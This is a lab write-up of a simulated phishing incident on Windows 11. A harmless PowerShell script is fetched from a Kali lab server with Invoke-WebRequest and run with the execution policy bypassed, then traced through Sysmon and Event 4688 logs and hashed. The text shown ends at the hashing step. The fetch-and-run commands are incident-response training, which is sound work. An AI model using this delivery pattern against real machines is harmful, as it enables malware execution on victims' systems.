

Simulated Phishing Attack & Incident Response

Step-by-step laboratory investigation and remediation

1. Incident Overview

A harmless PowerShell file was hosted on Kali Linux and downloaded to a Windows 11 endpoint. The file was then executed in a controlled manner to generate realistic process and file telemetry. The investigation used Windows Security Event ID 4688 and Sysmon Event ID 1 to trace the execution path, followed by file metadata and SHA-256 collection. The simulated payload and its generated marker were removed and verified absent.

Incident outcome: Contained and remediated.

2. Lab Environment

Component	Purpose / Configuration
Windows 11	Victim endpoint; Event ID 4688 and Sysmon logging
Kali Linux	Simulated attacker and temporary HTTP file server
Network	Host-Only lab network: Kali 192.168.56.10 / Windows 192.168.56.20
Sysmon	Process Create telemetry (Event ID 1)
Windows Security auditing	Process Creation auditing for Event ID 4688

3. Investigation Approach

The evidence is presented directly alongside each lab step. Each step contains the action or command followed immediately by the corresponding screenshot, so the report can be read as a continuous investigation rather than as a separate evidence appendix.


Investigation flow: Delivery → File verification → Controlled execution → Sysmon investigation → Event 4688 correlation → Metadata → SHA-256 IOC → Containment → Cleanup → Verification

Step 1 — Enable Windows Process Creation Auditing

Windows was configured to record successful process-creation events. This is required for Security Event ID 4688.

Command

```
auditpol /set /subcategory:"Process Creation" /success:enable
```




Evidence: The resulting configuration shows Process Creation auditing enabled with Success.

Step 2 — Deliver the Simulated Phishing File

Kali acted as the controlled delivery server. Windows retrieved the harmless PowerShell file from the Kali HTTP server and saved it to Downloads.

Command

```
Invoke-WebRequest -Uri "http://192.168.56.10:8000/phishing-lab/invoice_update.ps1" -OutFile "$env:USERPROFILE\Downloads\invoice_update.ps1"
```




Evidence: Windows downloaded `invoice_update.ps1` from the Kali HTTP server.

Step 3 — Verify the Downloaded File

The downloaded file was verified before execution. This establishes the delivered artifact and its local path.

Command

```
Get-Item "$env:USERPROFILE\Downloads\invoice_update.ps1"
```




Evidence: The file is present in the Windows Downloads directory and is 147 bytes.

Step 4 — Execute the Simulated Payload

The harmless payload was executed with PowerShell. It created only Phishing_Simulation_Marker.txt on the desktop and displayed a completion message.

Command

```
powershell.exe -ExecutionPolicy Bypass -File "$env:USERPROFILE\Downloads\invoice_update.ps1"
```




Evidence: The payload executed successfully and created the benign marker file.

Step 5 — Investigate with Sysmon

Sysmon Event ID 1 was searched for the script name. The event provides the detailed execution evidence that was not fully present in the Windows 4688 record.

Command

```
Get-WinEvent -FilterHashtable @{'LogName='Microsoft-Windows-Sysmon/Operational'; Id=1} -MaxEvents 20 |  
Where-Object {$_.Message -match 'invoice_update.ps1'} | Format-List TimeCreated, Id, Message
```




Evidence: Sysmon Event ID 1 records PowerShell execution of *invoice_update.ps1*, including command line, user, process IDs and parent process.

Step 6 — Correlate Windows Event ID 4688

Windows Security Event ID 4688 was correlated with the Sysmon event. The Windows event independently confirms creation of the PowerShell process.

Command

```
Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4688; StartTime='8/25/2026 9:54:00 AM'; EndTime='8/25/2026 9:56:00 AM'} | Where-Object {$_.Message -match 'powershell.exe'} | Format-List TimeCreated, Id, Message
```




Evidence: Event ID 4688 confirms the PowerShell process creation under the lab user account. Its command-line field was blank, so the exact script path is established from Sysmon.

Step 7 — Collect File Metadata

Basic file metadata was collected to document the artifact's location, size and timestamps for the incident record.

Command

```
Get-Item "$env:USERPROFILE\Downloads\invoice_update.ps1" | Format-List  
FullName,Length,CreationTime,LastWriteTime
```


Evidence: The evidence records the file path, 147-byte size, and creation/modification time.

Step 8 — Calculate the SHA-256 IOC

A cryptographic hash was collected so the exact file can be identified as an indicator of compromise in the report.

Command

```
Get-FileHash "$env:USERPROFILE\Downloads\invoice_update.ps1" -Algorithm SHA256
```

